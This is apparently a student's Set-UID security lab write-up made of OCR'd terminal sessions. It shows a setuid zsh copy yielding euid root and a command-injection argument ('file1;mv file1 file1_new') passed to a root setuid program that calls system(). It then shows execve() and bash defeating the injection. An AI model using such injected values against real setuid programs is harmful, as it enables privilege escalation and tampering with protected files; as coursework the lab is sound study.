


```
09:48 systemd-private-902d4d0c01d54fb7bf322517c59fb44d-
rtkit-daemon.service-41An8q
-rw-rw-r--  1 seed         seed               0 Jan 20
09:48 unity_support_test.1
root@VM:/tmp# logout
[01/21/19]seed@VM:/tmp$ bash
[01/21/19]seed@VM:/tmp$ echo $SHELL
/bin/bash
[01/21/19]seed@VM:/tmp$ ./zsh
bash: ./zsh: No such file or directory
[01/21/19]seed@VM:/tmp$ ./my_zsh
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
VM#
[01/21/19]seed@VM:/tmp$ ./bash
bash-4.3$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
bash-4.3$
```

The normal user cannot gain root priviledges here, even after performing the same operations.


Question3(a)

sh pointing to zsh:




```
[01/21/19]seed@VM:~/.../my_directory$ rm -rf my_su
[01/21/19]seed@VM:~/.../my_directory$ cp /bin/su my_su
[01/21/19]seed@VM:~/.../my_directory$ ls -l
total 44
-rw-r--r-- 1 seed seed  2522 Jan 21 03:09 my_passwd
-rwxr-xr-x 1 seed seed 38900 Jan 21 03:21 my_su
[01/21/19]seed@VM:~/.../my_directory$ cd ..
[01/21/19]seed@VM:~/Desktop$ cd ..
[01/21/19]seed@VM:~$ su
Password:
su: Authentication failure
[01/21/19]seed@VM:~$ sudo su
[sudo] password for seed:
root@VM:/home/seed# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s zsh sh
root@VM:/bin# ls -al sh
lrwxrwxrwx 1 root root 3 Jan 21 10:01 sh -> zsh
root@VM:/bin# 
```


when executing with system



```
this is a boy.
[01/21/19]seed@VM:/tmp$ ls file*
file1_new
[01/21/19]seed@VM:/tmp$ sudo su
root@VM:/tmp# gcc -o prog1 prog1.c
prog1.c: In function ‘main’:
prog1.c:19:6: warning: implicit declaration of function
 ‘execve’ [-Wimplicit-function-declaration]
  else execve(v[0], v, 0);
       ^
root@VM:/tmp# chmod u+s prog1
root@VM:/tmp# ls -al prog1
-rwsr-xr-x 1 root root 7584 Jan 21 10:23 prog1
root@VM:/tmp# exit
exit
[01/21/19]seed@VM:/tmp$ ls -al file1 prog1
ls: cannot access 'file1': No such file or directory
-rwsr-xr-x 1 root root 7584 Jan 21 10:23 prog1
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 file1_n
ew"
/bin/cat: file1: No such file or directory
mv: cannot stat 'file1': No such file or directory
```




```
[01/21/19]seed@VM:/tmp$ ls -al file1 prog1
ls: cannot access 'file1': No such file or directory
-rwsr-xr-x 1 root root 7584 Jan 21 10:23 prog1
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 file1_n
ew"
/bin/cat: file1: No such file or directory
mv: cannot stat 'file1': No such file or directory
[01/21/19]seed@VM:/tmp$ sudo su
root@VM:/tmp# cat > file1
this is a boy
root@VM:/tmp# ls -al file1
-rw-r--r-- 1 root root 14 Jan 21 10:26 file1
root@VM:/tmp# exit
exit
[01/21/19]seed@VM:/tmp$ ls
config-err-zSjJtT
file1
file1_new
prog1
prog1.c
systemd-private-72b38deeb1004dd3b8c5509c15dd52dd-colord
.service-Wp5rTB
```




```
prog1
prog1.c
systemd-private-72b38deeb1004dd3b8c5509c15dd52dd-colord
.service-Wp5rTB
systemd-private-72b38deeb1004dd3b8c5509c15dd52dd-rtkit-
daemon.service-OIjf6j
unity_support_test.1
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 file1_n
ew"
this is a boy
[01/21/19]seed@VM:/tmp$ ls -al file*
-rw-r--r-- 1 root root 14 Jan 21 10:26 file1_new
[01/21/19]seed@VM:/tmp$ 
```

prog1 is given the root privilegdes by the root in zsh and system() call is able to help Bob influence a file which can only be otherwise modified by VINCE.file1 is removed from the system after getting moved to file1_new as system invokes the shell and then after performing the cat command on file1 recognises that there is another command after the semi-colon to be executed and hence moves the file1 to file1_new.


Question3(b)



```
[01/21/19]seed@VM:/bin$ cd ..
[01/21/19]seed@VM:/$ cd /tmp
[01/21/19]seed@VM:/tmp$ sudo su
root@VM:/tmp# rm -rf prog1 prog1.c
root@VM:/tmp# cat > prog1.c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
char *v[3];
if(argc < 2) {
printf("Please type a file name.\n");
return 1;
}
v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
/* Set q = 0 for Question a, and q = 1 for Question b *
/
int q = 1;
if (q == 0){
char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2)
;
```



```
prog1.c:19:6: warning: implicit declaration of function
 'execve' [-Wimplicit-function-declaration]
 else execve(v[0], v, 0);
      ^
root@VM:/tmp# chmod u+s prog1
root@VM:/tmp# cat > file1
this can only be influenced by root
root@VM:/tmp# chmod g-x file1
root@VM:/tmp# chmod o-x file1
root@VM:/tmp# chmod u+x file1
root@VM:/tmp# ls -al file1 prog1
-rwxr--r-- 1 root root   36 Jan 21 11:48 file1
-rwsr-xr-x 1 root root 7584 Jan 21 11:48 prog1
root@VM:/tmp# chmod o-r file1
root@VM:/tmp# chmod g-r file1
root@VM:/tmp# ls -al file1 prog1
-rwx------ 1 root root   36 Jan 21 11:48 file1
-rwsr-xr-x 1 root root 7584 Jan 21 11:48 prog1
root@VM:/tmp# exit
exit
[01/21/19]seed@VM:/tmp$ ls -al file1 prog1
-rwx------ 1 root root   36 Jan 21 11:48 file1
```




```
-rwsr-xr-x 1 root root 7584 Jan 21 11:48 prog1
root@VM:/tmp# exit
exit
[01/21/19]seed@VM:/tmp$ ls -al file1 prog1
-rwx------ 1 root root   36 Jan 21 11:48 file1
-rwsr-xr-x 1 root root 7584 Jan 21 11:48 prog1
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 file2"
/bin/cat: 'file1;mv file1 file2': No such file or direc
tory
[01/21/19]seed@VM:/tmp$ ls -al /bin/sh
lrwxrwxrwx 1 root root 3 Jan 21 11:40 /bin/sh -> zsh
[01/21/19]seed@VM:/tmp$ ls file*
file1
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 file_ne
w"
/bin/cat: 'file1;mv file1 file_new': No such file or di
rectory
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 /tmp/fi
le_new"
/bin/cat: 'file1;mv file1 /tmp/file_new': No such file
or directory
[01/21/19]seed@VM:/tmp$ 
```

When executing with execve it does not invoke the shell hence does not interpret the semi-colon as a valid syntax and raises a file not found error.


Question 4

with system() command:



```
root@VM:/tmp# cat > file1
this is of root
root@VM:/tmp# ls -al file1
-rwx------ 1 root root 16 Jan 21 11:58 file1
root@VM:/tmp# cat file1
this is of root
root@VM:/tmp# exit
exit
[01/21/19]seed@VM:/tmp$ ls -al file1 prog1
-rwx------ 1 root root   16 Jan 21 11:58 file1
-rwsr-xr-x 1 root root 7584 Jan 21 11:57 prog1
[01/21/19]seed@VM:/tmp$ ls -al /bin/sh
lrwxrwxrwx 1 root root 4 Jan 21 11:56 /bin/sh -> bash
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 file_ne
w"
/bin/cat: file1: Permission denied
mv: cannot move 'file1' to 'file_new': Operation not pe
rmitted
[01/21/19]seed@VM:/tmp$ cat prog1.c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
```

with execve() command:



```
sprintf(command, "%s %s", v[0], v[1]);
system(command);
}
else execve(v[0], v, 0);
return 0 ;
}
root@VM:/tmp# gcc -o prog1 prog1.c
prog1.c: In function ‘main’:
prog1.c:19:6: warning: implicit declaration of function
 ‘execve’ [-Wimplicit-function-declaration]
 else execve(v[0], v, 0);
      ^
root@VM:/tmp# chmod u+s prog1
root@VM:/tmp# ls -al file1 prog1
-rwx------ 1 root root   16 Jan 21 11:58 file1
-rwsr-xr-x 1 root root 7584 Jan 21 12:02 prog1
root@VM:/tmp# exit
[01/21/19]seed@VM:/tmp$ ./prog1 "file1;mv file1 file_ne
w"
/bin/cat: 'file1;mv file1 file_new': No such file or di
rectory
[01/21/19]seed@VM:/tmp$
```

both the above commands are not able to compromise the integrity when bash shell is invoked.thus the bash shell is able to counterract both system() and execve() calls.thus it is better able to secure the integrity of the files.